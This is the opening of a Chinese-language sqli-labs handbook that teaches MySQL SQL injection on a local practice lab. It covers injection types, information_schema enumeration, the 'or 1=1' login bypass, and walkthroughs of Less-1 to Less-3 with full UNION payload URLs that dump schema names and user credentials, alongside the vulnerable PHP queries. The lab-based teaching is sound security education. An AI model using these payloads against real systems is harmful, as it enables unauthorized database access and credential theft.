MYSQL 注入天书

---------Sqli-labs 使用手册

结合 sqli-labs
讲解 mysql 注入方法

在线 http://www.cnblogs.com/lcamry/category/846064.html

Made By Lcamry　2016 年 7 月

写在前面的一些内容

请允许我叨叨一顿：

最初看到 sqli-labs 也是好几年之前了，那时候玩了前面的几个关卡，就没有继续下去了。最近因某个需求想起了 sqli-labs，所以翻出来玩了下。从每一关卡的娱乐中总结注入的方式，这就是娱中作乐，希望能保持更大的兴趣学下去。而很多的东西不用就忘记了，有些小的知识点更是这样，网上搜了一下相关资料，基本上同仁前辈写的博客中讲解基础关。脑门一热决定给后面的人留下点东西（或许糟粕或许精华，全在你的角度），遂决定写 blog。Blog 写完了后决定总结成一个 pdf 文档，更方便查看。本来想着录制视频，可是时间要求太长了，所以只能先放下，此处看后期时间安排或者需求，可能的话对原作者的视频进行消音重新配音。最后希望能对后面参考该文档的人有帮助，不枉此作。

为什么要写这个？

（1）sql 的危害，多少的网站是被此攻破的，危害不必细讲，同样的今天网络安全形势一片大好，依旧有很多的网站存在漏洞。具体不表，可以去各大 src 看看。

（2）很多的人觉得 sql 是如此的简单，同时很多的人是华而不实，对 sql 注入的理解到底有多深，决定了你对此漏洞的利用方式有多么变幻莫测。个人就想着利用自己对 sql 注入的理解，来完成这一个游戏。当然了，sql 注入的内容有很多，这个是真的！因为我写的手酸。。

（3）以前自己在学习的时候太过于痛苦，大部分的人入门的时候通过 sql 走进来。同时呢，sql 注入的世界真的很精彩，当你看到别人用智慧构成的 payload 时，你会感触颇多。所有形成你自己的理解和使用方法，而不是生搬硬套。此处希望通过该文档帮助到正在学习的人。

这项工作要怎么做？

现在大致的思路分为三个部分，但是不知道有没有时间和精力能够写完。确实写的过程比较耗费时间。

（1）、通过源码和手工的方式，将所有的注入方式和造成漏洞的原因找出来，并进行学习。此处要求是对每一个类型的注入进行“深刻”的了解，了解其原理和可能应用到的场景。

（2）通过工具进行攻击，我们此处推荐使用 sqlmap。此过程中，了解 sqlmap 的使用方法，要求掌握 sqlmap 的流程和使用方法，精力较足的话，针对一些问题会附 sqlmap 的源码分析。

（3）自己实现自动化攻击，这一过程，我们根据常见的漏洞，自己写脚本来进行攻击。此处推荐 python 语言。同时，sql-labs 系统是 php 写的，这里个人认为可以精读一下每关的源码，同时针对有些关卡，可以尝试着添加一些代码来增强安全性。

Ps：工具注入和自动化注入可能延后，见第二个版本。请关注博客。

你该怎么去学？

（1）安装环境后，动手实验。实践中遇到问题才能更大的激发起兴趣。

（2）遇到不会查资料，可以在我的博客（www.cnblogs.com/lcamry）中找到一些资料。或者可以请教别人，虚心请教，不耻下问。三人行必有我师焉！

（3）书山有路勤为径，勤奋是唯一的一条路。

我的相关介绍

Blog：www.cnblogs.com/lcamry

联系 QQ：646878467

课余时间和工作之外时间来写，时间仓促，同时个人实力有限，望各位批评指正。

SQLI 和 sqli-labs 介绍

SQLI，sql injection，我们称之为 sql 注入。何为 sql，英文：Structured Query Language，叫做结构化查询语言。常见的结构化数据库有 MySQL，MS SQL ,Oracle 以及 Postgresql。Sql 语言就是我们在管理数据库时用到的一种。在我们的应用系统使用 sql 语句进行管理应用数据库时，往往采用拼接的方式形成一条完整的数据库语言，而危险的是，在拼接 sql 语句的时候，我们可以改变 sql 语句。从而让数据执行我们想要执行的语句，这就是我们常说的 sql 注入。

原理性的东西我们这里就不进行详细的讲解了，从 sqli-labs 以下的每一个关卡中，你能真正体会到什么是 sql 注入。Ps:有些朋友对工具比较熟悉，例如 sqlmap，可以从 sqlmap 的日志中分析每个关卡的原理。但是我个人建议先去了解原理，再去使用工具。这样在使用工具的时候你也能深刻的理解工具起到了什么样的作用。更近一步你应该想着如果让你自己写代码实现攻击，你应该如何写。

Ps：因为本项工作我是在多个平台和多个浏览器下进行测试的，所以截图等可能会有不同的环境，但是都能说明原理。这里就不要吹毛求疵了。图片刚开始有很多都是 chrome 下截取的，后来发现不是很好看，所以在图片上面的 url 全部粘贴。尽量用 firefox，有 hackbar。

Sqli-labs 下载

Sqli-labs 是一个印度程序员写的，用来学习 sql 注入的一个游戏教程。博客地址为：
http://dummy2dummies.blogspot.hk/，博客当中有一些示例，国内很多博客内容都是从该作者的博客翻译过来的。同时该作者也发了一套相关的视频，在 youtube 上可以查看。ps：印度人讲英语口音太重了。。。。凑合着听懂点。
此处考虑到有些朋友不会翻墙，遂分享到国内地址。
http://pan.baidu.com/s/1bo2L1JT
Ps：不想看视频的可以直接忽略视频，口音实在脑门疼，此处本来想自己录视频的，但现在来看，时间比较有限
Sqli-labs 项目地址---Github 获取：https://github.com/Audi-1/sqli-labs
（考虑到安全性问题，就不搬运这个了）

Sqli-labs 安装

需要安装以下环境
（1）apache+mysql+php
（2）Tomcat+mysql+java（部分关卡需要）
如果可以的话，推荐在 windows 和 linux 下分别安装：
Windows 下可以用 wamp、phpstudy、apmserv 等直接安装，linux 下可在网上搜索教程进行安装。例如 ubuntu 下，新手基本靠软件中心和 apt-get 进行安装。这里就不赘述环境的安装了。
我的测试环境是 windows 下用 wamp 直接搭建的，linux 平台用 ubuntu14.04，apache+mysql+php

同时，在后面的几个关卡中，需要用到 tomcat+java+mysql 的服务器，此处因已经安装 apache+mysql+php，所以我们需要安装 tomcat+jre+java 连接 mysql 的 jar，具体过程不详细讲解。

Sqli-labs 安装

将之前下载的源码解压到 web 目录下，linux 的 apache 为 /var/www/html 下，windows 下的 wamp 解压在 www 目录下。

修改 sql-connections/db-creds.inc 文件当中的 mysql 账号密码

```
<?php

//give your mysql connection username n password
$dbuser ='root';
$dbpass =
$dbname ="security";
$host = 'localhost';
$dbname1 = "challenges";



?>
```

将 user 和 pass 修改你的 mysql 的账号和密码，访问 127.0.0.1 的页面，点击

Setup/reset Database for labs

进行安装数据库的创建，至此，安装结束。我们就可以开始游戏了。

第一部分/page-1 Basic Challenges

Background-1 基础知识

此处介绍一些 mysql 注入的一些基础知识。

（1）注入的分类---仁者见仁，智者见智。

下面这个是阿德玛表哥的一段话，个人认为分类已经是够全面了。理解不了跳过，当你完全看完整个学习过程后再回头看这段。能完全理解下面的这些每个分类，对每个分类有属于你的认知和了解的时候，你就算是小有成就了，当然仅仅是 sql 注入上。

基于从服务器接收到的响应

▲基于错误的 SQL 注入

▲联合查询的类型

▲堆查询注射

▲SQL 盲注

- 基于布尔 SQL 盲注

•基于时间的 SQL 盲注
•基于报错的 SQL 盲注

基于如何处理输入的 SQL 查询（数据类型）

•基于字符串
•数字或整数为基础的

基于程度和顺序的注入(哪里发生了影响)

★一阶注射
★二阶注射

一阶注射是指输入的注射语句对 WEB 直接产生了影响，出现了结果；二阶注入类似存储型 XSS，是指输入提交的语句，无法直接对 WEB 应用程序产生影响，通过其它的辅助间接的对 WEB 产生危害，这样的就被称为是二阶注入.

基于注入点的位置上的

▲通过用户输入的表单域的注射。
▲通过 cookie 注射。
▲通过服务器变量注射。 （基于头部信息的注射）

（2）系统函数

介绍几个常用函数：

1. version()——MySQL 版本
2. user()——数据库用户名
3. database()——数据库名
4. @@datadir——数据库路径
5. @@version_compile_os——操作系统版本

（3）字符串连接函数

函数具体介绍 http://www.cnblogs.com/lcamry/p/5715634.html

1. concat(str1,str2,...)——没有分隔符地连接字符串
2. concat_ws(separator,str1,str2,...)——含有分隔符地连接字符串
3. group_concat(str1,str2,...)——连接一个组的所有字符串，并以逗号分隔每一条数据

说着比较抽象，其实也并不需要详细了解，知道这三个函数能一次性查出所有信息就行了。

（4）一般用于尝试的语句

Ps:--+可以用#替换，url 提交过程中 Url 编码后的#为%23

```
or 1=1--+
'or 1=1--+
"or 1=1--+
)or 1=1--+
')or 1=1--+
") or 1=1--+
"))or 1=1--+
```

一般的代码为：

```
$id=$_GET['id'];
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
```

此处考虑两个点，一个是闭合前面你的 ‘ 另一个是处理后面的 ‘ ，一般采用两种思路，闭合后面的引号或者注释掉，注释掉采用--+ 或者 #（%23）

（5）union 操作符的介绍

UNION 操作符用于合并两个或多个 SELECT 语句的结果集。请注意，UNION 内部的 SELECT 语句必须拥有相同数量的列。列也必须拥有相似的数据类型。同时，每条 SELECT 语句中的列的顺序必须相同。

SQL UNION 语法

```
SELECT column_name(s) FROM table_name1
UNION
SELECT column_name(s) FROM table_name2
```

注释：默认地，UNION 操作符选取不同的值。如果允许重复的值，请使用 UNION ALL。

SQL UNION ALL 语法

```
SELECT column_name(s) FROM table_name1
UNION ALL
SELECT column_name(s) FROM table_name2
```

另外，UNION 结果集中的列名总是等于 UNION 中第一个 SELECT 语句中的列名。

（6）sql 中的逻辑运算

这里我想说下逻辑运算的问题。

提出一个问题 Select * from users where id=1 and 1=1; 这条语句为什么能够选择出 id=1 的内容，and 1=1 到底起作用了没有？这里就要清楚 sql 语句执行顺序了。

同时这个问题我们在使用万能密码的时候会用到。


Select * from admin where username=’ admin’ and password=’ admin’

我们可以用 ’ or 1=1# 作为密码输入。原因是为什么？

这里涉及到一个逻辑运算，当使用上述所谓的万能密码后，构成的 sql 语句为：

Select * from admin where username=’ admin’ and password=’ ’ or 1=1#’

Explain:上面的这个语句执行后，我们在不知道密码的情况下就登录到了 admin 用户了。原因是在 where 子句后，我们可以看到三个条件语句 **username=’ admin’** and **password=’ ’** or **1=1。**三个条件用 and 和 or 进行连接。在 sql 中，我们 and 的运算优先级大于 or 的元算优先级。因此可以看到 第一个条件（用 a 表示）是真的，第二个条件（用 b 表示）是假的，a and b = false,第一个条件和第二个条件执行 and 后是假，再与第三个条件 or 运算，因为第三个条件 1=1 是恒成立的，所以结果自然就为真了。因此上述的语句就是恒真了。



①Select * from users where id=1 and 1=1;


②Select * from users where id=1 && 1=1;

③Select * from users where id=1 & 1=1;

上述三者有什么区别？①和②是一样的，表达的意思是 id=1 条件和 1=1 条件进行与运算。

③的意思是 id=1 条件与 1 进行&位操作，id=1 被当作 true，与 1 进行 & 运算 结果还是 1，再进行=操作，1=1,还是 1（ps：&的优先级大于=）
Ps:此处进行的位运算。我们可以将数转换为二进制再进行与、或、非、异或等运算。必要的时候可以利用该方法进行注入结果。例如将某一字符转换为 ascii 码后，可以分别与 1,2,4,8,16,32.。。。进行与运算，可以得到每一位的值，拼接起来就是 ascii 码值。再从 ascii 值反推回字符。（运用较少）


（7）注入流程



我们的数据库存储的数据按照上图的形式，一个数据库当中有很多的数据表，数据表当中有很多的列，每一列当中存储着数据。我们注入的过程就是先拿到数据库名，在获取到当前数据库名下的数据表，再获取当前数据表下的列，最后获取数据。

现在做一些 mysql 的基本操作。启动 mysql，然后通过查询检查下数据库:

```
show  databases;
```




这个实验用到的数据库名为 security,所以我们选择 security 来执行命令。

```
use  security;
```

我们可以查看下这个数据库中有哪些表

```
show  tables;
```



现在我们可以看到这里有四张表，然后我们来看下这张表的结构。


```
desc  emails;
```

在继续进行前台攻击时，我们想讨论下系统数据库，即 information_schema。所以我们使用它

```
use  information_schema
```


让我们来看下表格。

```
show  tables;
```



现在我们先来枚举这张表

```
desc  tables;
```



现在我们来使用这个查询：

```
select  table_name  from  information_schema.tables  where  table_schema  =  "security";
```

使用这个查询，我们可以下载到表名。

Mysql 有一个系统数据库 information_schema，存储着所有的数据库的相关信息，一般的，我们利用该表可以进行一次完整的注入。以下为一般的流程。

猜数据库

select schema_name from information_schema.schemata

猜某库的数据表

select table_name from information_schema.tables where table_schema=’ xxxxx’

猜某表的所有列

Select column_name from information_schema.columns where table_name=’ xxxxx’

获取某列的内容

Select *** from ****

上述知识参考用例：less1-less4

Less-1

我们可以在 http://127.0.0.1/sqllib/Less-5/?id=1 后面直接添加一个 ‘ ，来看一下效果：

从上述错误当中，我们可以看到提交到 sql 中的 1’在经过 sql 语句构造后形成 '1'' LIMIT 0,1，多加了一个 ’ 。这种方式就是从错误信息中得到我们所需要的信息，那我们接下来想如何将多余的 ‘ 去掉呢？

尝试‘or 1=1--+

此时构造的 sql 语句就成了

Select ****** where id='1'or 1=1--+' LIMIT 0,1

可以看到正常返回数据。

此处可以利用 order by。Order by 对前面的数据进行排序，这里有三列数据，我们就只能用 order by 3,超过 3 就会报错。

‘order by 4--+的结果显示结果超出。

最后从源代码中分析下为什么会造成注入？

Sql 语句为$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";

Id 参数在拼接 sql 语句时，未对 id 进行任何的过滤等操作，所以当提交 ‘or 1=1--+，直接构造的 sql 语句就是


SELECT * FROM users WHERE id=’1’or 1=1--+ LIMIT 0,1

这条语句因 or 1=1 所以为永恒真。

此外，此处介绍 union 联合注入，union 的作用是将两个 sql 语句进行联合。Union 可以从下面的例子中可以看出，强调一点：union 前后的两个 sql 语句的选择列数要相同才可以。Union all 与 union 的区别是增加了去重的功能。我们这里根据上述 background 的知识，进行 information_schema 知识的应用。

http://127.0.0.1/sqllib/Less-1/?id=-1’union select 1,2--+

当 id 的数据在数据库中不存在时，（此时我们可以 id=-1，两个 sql 语句进行联合操作时，当前一个语句选择的内容为空，我们这里就将后面的语句的内容显示出来）此处前台页面返回了我们构造的 union 的数据。



爆数据库


http://127.0.0.1/sqllib/Less-1/?id=-1%27union%20select%201,group_concat(schema_name),3%20from%20information_schema.schemata--+

此时的 sql 语句为 SELECT * FROM users WHERE id='-1'union select 1,group_concat(schema_name),3 from information_schema.schemata--+ LIMIT 0,1

爆 security 数据库的数据表

http://127.0.0.1/sqllib/Less-1/?id=-1%27union%20select%201,group_concat(table_name),3%20from%20information_schema.tables%20where%20table_schema=%27security%27--+

此时的 sql 语句为 SELECT * FROM users WHERE id='-1'union select 1,group_concat(table_name),3 from information_schema.tables where table_schema='security'--+ LIMIT 0,1



爆 users 表的列


http://127.0.0.1/sqllib/Less-1/?id=-1%27union%20select%201,group_concat(column_name),3%20from%20information_schema.columns%20where%20table_name=%27users%27--+

此时的 sql 语句为 SELECT * FROM users WHERE id='-1'union select 1,group_concat(column_name),3 from information_schema.columns where table_name='users'--+ LIMIT 0,1

爆数据

http://127.0.0.1/sqllib/Less-1/?id=-1%27union%20select%201,username,password%20from%20users%20where%20id=2--+

此时的 sql 语句为 SELECT * FROM users WHERE id='-1'union select 1,username,password from users where id=2--+ LIMIT 0,1



Less1-less4 都可以利用上述 union 操作进行注入。下面就不进行赘述了。

Less-2

将'（单引号）添加到数字中。

我们又得到了一个 Mysql 返回的错误，提示我们语法错误。

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server v
ersion for the right syntax to use near '' LIMIT 0,1' at line 1
```

现在执行的查询语句如下：

```
Select * from TABLE where id = 1' ;
```

所以这里的奇数个单引号破坏了查询，导致抛出错误。

因此我们得出的结果是，查询代码使用了整数。

```
Select * from TABLE where id = (some integer value);
```

现在，从开发者的视角来看，为了对这样的错误采取保护措施，我们可以注释掉剩余的查询：

```
http://localhost/sqli-labs/Less-2/?id=1—+
```

源代码中可以分析到 SQL 语句为下：

```
$sql="SELECT * FROM users WHERE id=$id LIMIT 0,1";
```

对 id 没有经过处理

可以成功注入的有：

```
or 1=1

or 1=1 --+
```

其余的 payload 与 less1 中一直，只需要将 less1 中的 ‘ 去掉即可。

这里不赘述了。

Less-3

我们使用?id='

注入代码后，我们得到像这样的一个错误：

```
MySQL server version for the right syntax to use near ”“) LIMIT 0,1’ at line 1
```

这里它意味着，开发者使用的查询是：

```
Select login_name, select password from table where id= (‘our input here’)
```

所以我们再用这样的代码来进行注入：

```
?id=1’) –-+
```

这样一来，我们便可以得到用户名和密码了，同时后面查询也已经被注释掉了。

在源代码中的 SQL 查询语句，31 行：

```
$sql="SELECT * FROM users WHERE id=('$id') LIMIT 0,1";
```

